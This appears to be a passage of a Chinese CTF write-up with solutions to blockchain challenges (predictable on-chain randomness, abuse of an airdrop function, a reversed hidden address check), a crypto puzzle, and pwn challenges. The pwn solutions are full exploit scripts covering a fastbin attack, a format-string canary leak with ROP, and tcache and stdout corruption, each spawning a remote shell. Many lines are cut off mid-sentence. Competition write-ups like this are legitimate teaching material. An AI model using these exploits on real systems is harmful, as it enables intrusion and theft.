       uint256 lucky_hash = uint256(keccak256(abi.encodePacked(bet_count[tx.origin])));
       uint256 lucky = lucky_hash % MOD_NUM;
       if (shark == lucky){
           eos.transfer(address(this), tx.origin, chip.mul(POWER));
       }
   }

   function smallBlind() public {
       eos.transfer(tx.origin, address(this), SMALL_CHIP);
       bet(SMALL_CHIP);
   }

   function bigBlind() public {
       eos.transfer(tx.origin, address(this), BIG_CHIP);
       bet(BIG_CHIP);
   }

   function eosBlanceOf() public view returns(uint256) {
       return eos.eosOf(tx.origin);
   }
```

```
    function CaptureTheFlag(string b64email) public{
        require (eos.eosOf(tx.origin) > 18888);
        emit FLAG(b64email, "Congratulations to capture the flag!");
    }
}
```

一个简单的赌博游戏，显然这里的随机数是可预测的，因为取的仅仅是区块号与时间戳，而用户方面则是取了bet的次数作为输入，同时注意到里面还有smallBlind和big
token，而big则需要20
token，猜对的奖励则是赌注的100倍，看到这里我的想法就是拿smallBlind来更新我们的bet_count，当bet_count满足需求时再使用bigBlind，写一个简单的攻击合

```
contract attack {
    EOSGame target = EOSGame(0x804d8B0f43C57b5Ba940c1d1132d03f1da83631F);
    function pwn() public {
        for (uint i=target.bet_count(your account)+1;i<target.bet_count(your account)+21;i++){
            uint256 seed = uint256(keccak256(abi.encodePacked(block.number)))+uint256(keccak256(abi.encodePacked(block.timestam
            uint256 seed_hash = uint256(keccak256(abi.encodePacked(seed)));
            uint256 shark = seed_hash % 20;
            uint256 lucky_hash = uint256(keccak256(abi.encodePacked(i)));
            uint256 lucky = lucky_hash % 20;
            if (shark == lucky){
            target.bigBlind();
            break;
        }
        else{
            target.smallBlind();
        }
        }
    }
}
```

因为bet中的模数为20，所以这里循环的次数我也就设置为20，满足bigBlind的要求后即break，这样一次的收益差不多在2000左右，因为getflag所需的token为18888

不过拿了一血后看了一下后面的师傅们的做法，发现很多人都选择了直接暴力调用bigBlind函数，合约的交易池急剧增长，这也是将题目部署在测试链的弊端，很容易就被

Fake3D

拿到源码，看看合约的主体部分

```
contract WinnerList{
    address public owner;
    struct Richman{
        address who;
        uint balance;
    }

    function note(address _addr, uint _value) public{
        Richman rm;
        rm.who = _addr;
        rm.balance = _value;
    }

}

contract Fake3D {
    using SafeMath for *;
    mapping(address => uint256)  public balance;
    uint public totalSupply  = 10**18;
    WinnerList wlist;

    event FLAG(string b64email, string slogan);

    constructor(address _addr) public{
        wlist = WinnerList(_addr);
    }

    modifier turingTest() {
            address _addr = msg.sender;
            uint256 _codeLength;
            assembly {_codeLength := extcodesize(_addr)}
            require(_codeLength == 0, "sorry humans only");
```

```
            _;
    }

    function transfer(address _to, uint256 _amount) public{
        require(balance[msg.sender] >= _amount);
        balance[msg.sender] = balance[msg.sender].sub(_amount);
        balance[_to] = balance[_to].add(_amount);
    }


    function airDrop() public turingTest returns (bool) {
        uint256 seed = uint256(keccak256(abi.encodePacked(
            (block.timestamp).add
            (block.difficulty).add
            ((uint256(keccak256(abi.encodePacked(block.coinbase)))) / (now)).add
            (block.gaslimit).add
            ((uint256(keccak256(abi.encodePacked(msg.sender)))) / (now)).add
            (block.number)
        )));

        if((seed - ((seed / 1000) * 1000)) < 288){
            balance[tx.origin] = balance[tx.origin].add(10);
            totalSupply = totalSupply.sub(10);
            return true;
        }
        else
            return false;
    }

   function CaptureTheFlag(string b64email) public{
        require (balance[msg.sender] > 8888);
        wlist.note(msg.sender,balance[msg.sender]);
        emit FLAG(b64email, "Congratulations to capture the flag?");
    }

}
```

看样子似乎又是一个随机数预测，其中的`turingTest`可使用合约的构造函数绕过，至于下面的空投函数，我们可以看到只有其中的`msg.sender`是我们可控的，其他的都是

有意思的是seed中使用的是`msg.sender`，到了下面的奖励发放又用的是`tx.origin`，这样的话我们就可以通过合约部署子合约的方式来在一个区块里扩展`msg.sender`，

```
contract pwn {
    constructor() {
        Fake3D target =Fake3D(0x4082cC8839242Ff5ee9c67f6D05C4e497f63361a);

        target.airDrop();


    }
}
contract attack {
    function exp() public {
        for (uint i=0;i<100;i++){
            new pwn();
        }
    }

}
```

这样攻击一次的收益大概是300左右，可以写个脚本批量发包，不然手动操作的话还是有点小多，在这里看到很多师傅依然选择了直接暴力发交易，毕竟对于同一个地址而言

不过题目最大的坑点还是后面，当我们满足getflag要求后，依然无法成功调用函数，一开始可能有点懵逼，不知道问题出在哪

再看一眼CaptureTheFlag函数，其中还有这么一行

```
    wlist.note(msg.sender,balance[msg.sender]);
```

如果按照源码里显示的来看，此处仅仅是使用一个结构体保存了一下获胜者的地址跟余额信息，虽然初始化结构体的方式有点问题，会造成变量覆盖，但是对后面的执行应该

要注意的是这里的wlist合约跟fake3d合约是没有任何联系的，比如继承之类的，这样在进行发布源码进行字节码检查的时候其实只要合约的abi对的上就行了，也就是说wlis

从storage中读取到wlist合约的地址

```
>web3.eth.getStorageAt('0x4082cC8839242Ff5ee9c67f6D05C4e497f63361a', 2, console.log);
"0x000000000000000000000000d229628fd201a391cf0c4ae6169133c1ed93d00a"
```

拿到该地址合约的字节码，我们不妨自己部署个wlist合约比对一下，发现字节码确实不一样，这里就需要对合约进行逆向了

反编译后的伪代码:

```
contract Contract {
   function main() {
       memory[0x40:0x60] = 0x80;

       if(msg.data.length < 0x04) { revert(memory[0x00:0x00]); }

       var var0 = msg.data[0x00:0x20] / 0x0100000000000000000000000000000000000000000000000000000000 & 0xffffffff;

       if(var0 != 0x03b6eb88) { revert(memory[0x00:0x00]); }

       var var1 = msg.value;

       if(var1) { revert(memory[0x00:0x00]); }

       var1 = 0x0091;
       var var2 = msg.data[0x04:0x24] & 0xffffffffffffffffffffffffffffffffffffffff;
       var var3 = msg.data[0x24:0x44];
       func_0093(var2, var3);
       stop();
   }

   function func_0093(var arg0, var arg1) {
       var var0 = 0x00;
       storage[var0] = (arg0 & 0xffffffffffffffffffffffffffffffffffffffff) | (storage[var0] & ~0xffffffffffffffffffffffffffffffffffffffff
       storage[var0 + 0x01] = arg1;
       var var1 = ~0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff & 0x0100000000000000000000000000000000000000000000000000000000
       var var2 = tx.origin * 0x010000000000000000000000;
       var var3 = 0x12;

       if(var3 >= 0x14) { assert(); }

       var temp0 = byte(var2, var3) * 0x0100000000000000000000000000000000000000000000000000000000000000000000000000 & ~0xffffffffffffffff
       var1 = temp0;

       if(!var1) {
       label_023F:

           if(!var1) { return; }
           else { revert(memory[0x00:0x00]); }
       } else {
           var1 = ~0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff & 0x0100000000000000000000000000000000000000000000000000000000
           var2 = tx.origin * 0x010000000000000000000000;
           var3 = 0x13;

           if(var3 >= 0x14) { assert(); }

           var1 = byte(var2, var3) * 0x0100000000000000000000000000000000000000000000000000000000000000000000000000 & ~0xffffffffffffffff
           goto label_023F;
       }
   }
}
```

刚开始是奔着还原所有逻辑再想办法做题去的，但是为了拿一血还是走了点捷径。题目合约里的`wlist.note(msg.sender,balance[msg.sender]);`这个语句没有一点

核心点在

```
var temp0 = byte(var2, var3) * 0x0100000000000000000000000000000000000000000000000000000000000000000000000000 & ~0xffffffffffffffffffffffff
```

这里让`temp0`为`0`后面就return了。注意反编译出来的`byte()`的2个参数是反的。

总结一下就是要求`tx.origin`的第0x12个字节(从0开始数)为`b1`

这就意味着note函数中还有一个判断，要求tx.origin地址的倒数第二个字节为b1，那么赶紧爆一个地址出来，写了个简单的脚本

```
const generate = require('ethjs-account').generate;
seed='892h@fs8sk^2hSFR*/8s8shfs.jk39hsoi@hohskd51D1Q8E1%^;DZ1-=.@WWRXNI()VF6/*Z%$C51D1QV*<>FE8RG!FI;"./+-*!DQ39hsoi@hoFE1F5^7E
function fuzz() {
   for(var k=0;k<5000;k++){
       seed=seed+Math.random().toString(36).substring(12);//■■■■
       for (var i=0;i<2000;i++){
           res=generate(seed);
           if(res.address.slice(38,40)=='b1'){
               console.log(res);
               return;
           }
       }
   }
}

fuzz();
```

拿到地址后将前面得到的transfer给该地址即可，然后使用这个地址调用CaptureTheFlag即可成功getflag

Misc

IRC checkin

进入IRC就可获得FLAG

Crypto

guess_polynomial

只要给的x够大，就能隔开一个个因子，冲就完事了

```
from pwn import *

#context.log_level = "debug"
ip = "39.96.8.114"
port = "9999"
r = remote(ip,port)

payload = "1"+"0"*130
for xx in range(10):
   print r.recvuntil("coeff:")
   r.sendline(payload)
   str_tmp = r.recvline()
   str_tmp.rstrip()
   str_tmp = str_tmp[18:]
   r.recvuntil("coeff!")
   tmp_len = len(str_tmp)
   n = tmp_len/130
   i=tmp_len-1
   res = []
   for x in xrange(n):
       tmp = str_tmp[i-130:i]
       res.append(tmp)
       #print tmp
       i -= 130
   res.append(str_tmp[:i])

   for i in xrange(len(res)-1):
       r.send( res[len(res)-i-1] + ' ')

   r.sendline(res[0])
r.interactive()
```

Pwn

easiest

程序有system("/bin/sh")的后门

free后没有把指针置0

可以利用0x6020b5处的0x7f和0x602082处的0x40错位构造fastbin,来进行fastbin
attack，覆盖stdout指针指向0x602010，这个地址处的结构满足IO_FILE的检验机制，然后在0x6020b5处的指针可以改写结构体的mode为0xffffffff，vtable的值我们预留

exp:

```
from pwn import *
f=remote("39.96.9.148",9999)
#f=gdb.debug("./aaa",'b* 0x400ac8')
#f=process("./aaa")
system_addr=0x400946
def addnote(index,size,content="\x00"):
   f.sendlineafter("delete \n","1")
   f.sendlineafter(":",str(index))
   f.sendlineafter("Length:",str(size))
   f.sendlineafter("C:",content)
def delete(num):
   f.sendlineafter("delete \n","2")
   f.sendlineafter(":",str(num))

#0
addnote(0,0x30)
addnote(1,0x30)
delete(0)
delete(1)
delete(0)
addnote(2,0x30,p64(0x602082-8))
addnote(3,0x30)
addnote(4,0x38,"a")

#1
addnote(0,0x60)
addnote(1,0x60)
delete(0)
delete(1)
delete(0)
addnote(2,0x60,p64(0x6020b5-8))
addnote(3,0x60)
addnote(4,0x60,"aaaaa")

addnote(5,0x68,"a"*3+p64(0xffffffff)*3+p64(0x602090-0x38)*4)
addnote(0,0x38,"a"*6+p64(system_addr)*2+p64(0x602010))
print '1'
f.sendline('1\n'*4)
f.interactive()
```

hardcore_fmt

刚开始的格式化字符串利用"%a%a%a%a%a"来leak libc上的地址，gdb调试的时候发现libc中有canary的值，第二次任意地址写的机会就用来leak
canary的值，然后gets的时候ROP调用system，过程中发现%a泄露出的地址和libc基址的偏移会相差0x1000的整数倍，但相差不大，而且会变化，就写脚本直接爆破了libc

多跑几次就成功了。

```
from pwn import *
import time
libc=ELF("/lib/x86_64-linux-gnu/libc.so.6")
def getshell(f,x):
   #f=process("./hardcore_fmt","b* 0x555555554000+0x940")
   #f=remote("39.106.110.69",9999)
   f.sendlineafter("fmt\n","%a%a%a%a%a")
   f.recvuntil("0x0.0")
   f.recvuntil("0x0.0")
   f.recvuntil("0x0.0")
   fail_addr=int(f.recv(10)+'00',16)
   log.info("fail_addr : "+hex(fail_addr))
   f.sendline(str(fail_addr+0x29))
   try:
```

```
        f.recvuntil(": ")
    except:
         return
    canary_value=u64(f.recv(7).rjust(8,'\x00'))
    log.info("canary is : "+hex(canary_value))
    system_addr=fail_addr-0x60b500+libc.symbols['system']+i*0x1000
    pop_rdi_ret=fail_addr-0x60b500+0x5b4fd+i*0x1000
    print i
    log.info("libc base : "+hex(fail_addr-0x60b500))
    binsh_addr=fail_addr-0x60b500+0x1b3e9a+i*0x1000
    one_gadget=fail_addr-0x60b500+0x4f2c5+i*0x1000
    log.info(hex(one_gadget))
    #0x4f322
    #0x4f2c5
    retn_value=0xe4e3f+fail_addr-0x60b500
    f.recv()
    try:
        f.sendline("a"*0x108+p64(canary_value)+p64(0)*3+p64(pop_rdi_ret)+p64(binsh_addr)+p64(system_addr))
        f.sendline("ls")
    except:
        return;
    if f.recv():
        f.sendline("cat flag")
        f.interactive()
i=1
for i in range(-20,20):
    #f=process("./hardcore_fmt")
    f=remote("39.106.110.69",9999)
    f.settimeout(0.5)
    print "this is :"+hex(i)
    try:
        getshell(f,i)
    except:
        f.close()
        continue
    f.close()
f.interactive()
```

three

此题赛后解出

glibc版本2.27，有tcache机制

题目把条件限制的很死，最多只能分配3个堆块。刚开始先抬高堆，抬高的过程中留下地址最低三位为0x450的堆进行利用。连续free
0x450处的堆两次，然后通过edit 0x450的fd指针指向0x40a，在0x40a处分配堆块的大小恰好能覆盖0x450处的堆块大小的最低两字节，先free
0x450处的堆一次，再改写它为smallbin的大小(大小要能指向后面的堆块)，连续free
8次，使得其fd为main_arena+96的值，通过爆破三字节，使其fd指针指向IO_stdout-8,然后partial write IO_write_base来leak libc基址

因为0x40a的堆块和指向IO_stdout的堆块都不能被释放，所以现在的问题就是如何能够在只能free和malloc一个堆块的条件下实现任意地址写。我的做法是先改写write缓冲
heap地址。然后在0x40a的堆块中构造一个0x30大小的fake
chunk结构，并改写0x450处堆块的prev_size=0x30，prev_inuse标志位为0，大小为smallbin大小,free
0x450处的堆块7次填满tcache的时候edit其fd为_free_hook再delete并清除该堆块，由于会触发unlink和前面的fake
chunk合并不会改写它自身的fd指针，这样分配两次后就能得到一个指向free_hook的堆，改写它为system函数，delete操作执行system("$0") getshell。

成功概率为1/4096，要碰运气。

本地测试时的exp:

```
from pwn import *
import time
libc=ELF("/lib/x86_64-linux-gnu/libc-2.27.so")
context.log_level="debug"
def addnote(content=""):
    f.sendlineafter("choice:","1")
    f.sendlineafter("content:",str(content))
def delete(num,clear=0):
    f.sendlineafter("choice:","3")
    f.sendlineafter("idx:",str(num))
```

```
    if clear:
        f.sendlineafter("/n):","y")
    else:
        f.sendlineafter("/n):","n")
def edit(num,content):
    f.sendlineafter("choice:","2")
    f.sendlineafter("idx:",str(num))
    f.sendlineafter("content:",str(content))

def getshell(f):
    addnote()
    addnote()
    addnote()

    delete(1,1)
    delete(0,1)
    delete(2,0)
    edit(2,"\x00"*8)
    addnote()
    addnote()

    delete(0,1)
    delete(2,1)
    delete(1,0)
    edit(1,"\x00"*8)
    addnote()
    addnote()
    delete(2,1)
    delete(1,1)
    edit(0,"\x00"*8)
    addnote()
    addnote(p64(0)+p64(0x41)+p64(0)+p64(0x31))
    delete(2,1)
    delete(1,1)
    edit(0,"")
    addnote()
    addnote("")
    delete(0,0)
    edit(2,"a"*0x3e+"\xa1\x001\n")
    f.recvuntil("notes")
    print '1'
    delete(1,1)
    for i in range(7):
        delete(0,0)
    edit(2,"a"*0x3e+"\x61\x002\n")
    f.sendlineafter("idx:",str(0))
    f.sendlineafter("content:","\x58\x07")
    addnote()
    delete(0,1)
    addnote(p64(0)+p64(0xfbad1800)+p64(0)*3)
    libc_addr=u64(f.recv()[22:28].ljust(8,'\x00'))-0x3eb780
    log.info("libc_addr :"+hex(libc_addr))

    f.sendline("2")
    f.sendline(str(2))
    f.sendlineafter("content:","a"*0x3e+"\x51\x002")

    f.sendlineafter("idx:",str(0))
    content=p64(0)+p64(0xfbad1800)+p64(0)*3+p64(libc_addr+libc.symbols['__malloc_hook']+0x80)+p64(libc_addr+libc.symbols['__mal
    f.sendlineafter("content:",content)
    heap_addr=u64(f.recv(6).ljust(8,'\0'))-0x340
    log.info("heap_addr: "+hex(heap_addr))

    f.sendline(str(1))
    f.sendlineafter("n):","n")
    edit(2,"$0\0\0\0\0"+p64(0)+p64(0x31)+p64(heap_addr+0x330-0x8*3)+p64(heap_addr+0x330-0x8*2)+p64(heap_addr+0x310)*2+p64(0x30)
    f.sendlineafter("idx:",str(1))
    f.sendlineafter("/n):","n")
    for i in range(6):
```

```
        delete(1)
    edit(1,p64(libc_addr+libc.symbols['__free_hook'])+p64(libc_addr+libc.symbols['__malloc_hook']+0x70))
    delete(1,1)
    addnote()
    edit(2,"$0\0\0\0\0"+p64(0)+p64(0x31)+p64(heap_addr+0x330-0x8*3)+p64(heap_addr+0x330-0x8*2)+p64(heap_addr+0x310)*2+p64(0x30)
    f.sendlineafter("idx:",str(1))
    f.sendlineafter("/n):","y")
    addnote(p64(libc_addr+libc.symbols['system']))

    f.sendline("3")
    f.sendline(str(2))
    f.interactive()

f=gdb.debug("./three")
getshell(f)
```